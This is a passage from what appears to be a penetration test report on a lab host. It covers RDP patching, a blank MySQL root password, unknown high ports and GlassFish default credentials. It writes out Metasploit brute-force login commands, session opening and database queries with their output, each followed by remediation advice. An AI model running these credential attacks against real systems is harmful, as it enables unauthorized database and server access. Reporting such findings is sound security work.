1. Apply MS12-020 Security Patch - Install KB2621440 immediately
2. Restrict RDP Access - Limit RDP to authorized IP ranges only
3. Enable Network Level Authentication - Require NLA for RDP connections
4. Deploy RDP Gateway - Centralize and monitor RDP access

Long-term Recommendations:

1. Automated Patch Management - Deploy systematic security update process
2. Network Segmentation - Isolate RDP services from public networks
3. VPN Implementation - Route RDP through secure VPN connections
4. Connection Monitoring - Log and alert on RDP connection attempts

References

- CVE-2012-0002: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
- Microsoft Security Bulletin: MS12-020
- KB2621440: Microsoft Security Update for Terminal Server

Finding: MySQL Weak Authentication - Blank Root Password

Vulnerability Summary

Vulnerability: MySQL Root Account with Blank Password

Target: 192.168.56.3

Service: MySQL 5.5.20-log (Port 3306/tcp)

Severity: CRITICAL

CVSS Score: 9.8

Impact: Complete Database Access with Administrative Privileges

Description

The MySQL database service is running with the root administrative account configured with a blank (empty) password. This represents a critical security misconfiguration that allows any remote attacker to gain complete administrative access to the database system without any authentication barriers.

The root account in MySQL has unrestricted privileges including the ability to create, modify, and delete databases, manage user accounts, and execute system commands through database functions. This configuration violates fundamental database security principles and creates an immediate pathway for data breach and system compromise.

Affected Service: MySQL 5.5.20-log on port 3306/tcp

Authentication Bypass: Root account with null password

Access Level: Database administrative (DBA) privileges

Evidence of Exploitation

Database Service Enumeration:

Port 3306/tcp confirmed running MySQL 5.5.20-log

MySQL service accepting remote connections

Credential Discovery Process:

Using Metasploit Framework for MySQL authentication testing:

Step 1: MySQL credential enumeration

msf6 > search mysql_login

msf6 > use auxiliary/scanner/mysql/mysql_login

msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.56.3

msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE user.txt

msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE pass.txt

msf6 auxiliary(scanner/mysql/mysql_login) > set Verbose false

msf6 auxiliary(scanner/mysql/mysql_login) > run

Result: Discovered credentials - root:(blank)

[+] 192.168.56.3:3306 - LOGIN SUCCESSFUL: root:

```
[+] 192.168.56.3:3306     - 192.168.56.3:3306 - Found remote MySQL version 5.5.20
[+] 192.168.56.3:3306     - 192.168.56.3:3306 - Success: 'root:'
[*] 192.168.56.3:3306     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.3:3306     - Bruteforce completed, 1 credential was successful.
[*] 192.168.56.3:3306     - You can open an MySQL session with these credentials and CreateSession set to true
```

Session Establishment:

Step 2: Create persistent MySQL session

msf6 auxiliary(scanner/mysql/mysql_login) > set CreateSession true

msf6 auxiliary(scanner/mysql/mysql_login) > run

Result: MySQL session established

[*] MySQL session 1 opened (192.168.56.1 -> 192.168.56.3:3306)

```
Active sessions
===============

  Id  Name  Type              Information                  Connection
  --  ----  ----              -----------                  ----------
  1         mysql x86/Windows  MySQL root @ 192.168.56.3:3306  192.168.56.1:43659 → 192.168.56.3:3306 (192.168.56.3)
```

Database Access Verification:

Step 3: Interactive SQL command execution

msf6 > sessions -i 1

mysql > query_interactive

```
SQL >> show databases;
[*] Executing query: show databases;
Response
========

    #  Database
    -  ________
    0  information_schema
    1  cards
    2  mysql
    3  performance_schema
    4  test
    5  wordpress

SQL >>
```

Administrative access confirmed:

- Full database listing capability
- User account management access
- System information disclosure
- Unrestricted SQL command execution

Impact Assessment

Technical Impact:

- **Complete Database Access:** Full read/write access to all databases and tables

- **Administrative Privileges:** Root-level MySQL administrative capabilities
- **Data Exfiltration:** Ability to extract all stored sensitive information
- **Data Manipulation:** Capability to modify, corrupt, or delete database contents
- **User Account Control**: Ability to create/modify/delete database user accounts
- **System Information Disclosure**: Access to MySQL system databases and configurations
- **Persistent Access**: Ability to create backdoor accounts for continued access
- **Remote Code Execution Potential**: MySQL functions may allow system command execution

Remediation

Immediate Actions:

1. **Set Root Password** - Configure strong password for root account immediately
2. **Disable Remote Root Access** - Restrict root account to localhost only
3. **Create Limited User Accounts** - Establish principle of least privilege access
4. **Review Database Configurations** - Audit MySQL security settings

Long-term Recommendations:

Database Hardening - Implement MySQL security best practices

Network Access Controls - Restrict database access to authorized systems only

Regular Security Audits - Periodic review of database accounts and permissions

Database Activity Monitoring - Implement logging and alerting for database access

Finding: Multiple Unknown Services on High-Numbered Ports

Vulnerability Summary

Vulnerability: Unknown Services Running on Non-Standard Ports

Target: 192.168.56.3

Services: Ports 49287, 49288, 49289

Severity: LOW

CVSS Score: 3.1

Impact: Information Disclosure and Potential Attack Surface Expansion

Description

During network reconnaissance, three unknown services were identified running on high-numbered ports (49287, 49288, and 49289). These services are operating on non-standard port numbers typically used by Windows for dynamic port allocation, but their specific functionality and purpose remain unidentified.

The presence of unknown services represents a potential security risk as they could provide additional attack vectors that are not subject to standard security controls or monitoring. These services may be running with elevated privileges or may contain undocumented vulnerabilities.

Service Status: Active and listening on network interface

Port Range: Windows dynamic port allocation range

Service Identification: Unable to determine specific service type

Evidence of Discovery

Network Enumeration Results:

From Nmap scan output:

49287/tcp open unknown

49288/tcp open unknown

49289/tcp open unknown

Service Fingerprinting Attempts:

- Standard service detection unable to identify service types
- No banner information retrieved during connection attempts
- Services appear to be listening but not responding to standard probes
- TCP connections accepted but no service identification possible

Reconnaissance Findings:

- All three services are actively listening
- Services accept TCP connections
- No immediate service banners or identification strings
- Ports fall within Windows dynamic port allocation range (49152-65535)

Impact Assessment

Technical Impact:

- Expanded Attack Surface: Additional network services increase potential entry points
- Unknown Security Posture: Unidentified services may lack proper security controls
- Information Disclosure Risk: Services may inadvertently expose sensitive information
- Privilege Escalation Potential: Unknown services may run with elevated system privileges
- Monitoring Blind Spot: Security tools may not properly monitor unknown services
- Configuration Uncertainty: Unable to assess security configurations of unknown services

Finding 10: Oracle GlassFish Default Credentials (CRITICAL)

Vulnerability Summary

Vulnerability: GlassFish Default Administrative Credentials

Target: 192.168.56.3

Services: Ports 4848/8080/8181 - Oracle GlassFish 4.0

Severity: CRITICAL

CVSS Score: 9.8

Impact: Complete Application Server Administrative Access

Description

Oracle GlassFish 4.0 application server is running with default administrative credentials, providing unauthenticated attackers with complete control over the application server environment.

Credentials:

admin:sploit

Evidence of Exploitation

Port 4848/tcp: GlassFish Admin Console (HTTPS)

Port 8080/tcp: GlassFish HTTP Service

Port 8181/tcp: GlassFish HTTPS Service

Credential discovery process:

msf6 > search glassfish_login

msf6 > use auxiliary/scanner/http/glassfish_login

msf6 auxiliary(scanner/http/glassfish_login) > set RHOSTS 192.168.56.3

msf6 auxiliary(scanner/http/glassfish_login) > set SSL true


msf6 auxiliary(scanner/http/glassfish_login) > set USER_FILE user.txt

msf6 auxiliary(scanner/http/glassfish_login) > set PASS_FILE pass.txt

msf6 auxiliary(scanner/http/glassfish_login) > run

```
[*] 192.168.56.3:4848 - Checking if Glassfish requires a password...
[*] 192.168.56.3:4848 - Glassfish is protected with a password
[+] 192.168.56.3:4848 - Success: 'admin:sploit'
```

Result:



Impact Assessment

Technical Impact:

- Complete application server administrative control
- Web application deployment and modification capabilities
- Server configuration manipulation
- Database connection and credential access
- Remote code execution through application deployment

Remediation

Immediate Actions:

- Change Default Credentials - Set strong admin passwords immediately
- Secure Admin Console - Restrict admin console network access
- Deploy Authentication - Enable proper authentication mechanisms
- Configuration Review - Audit all GlassFish security settings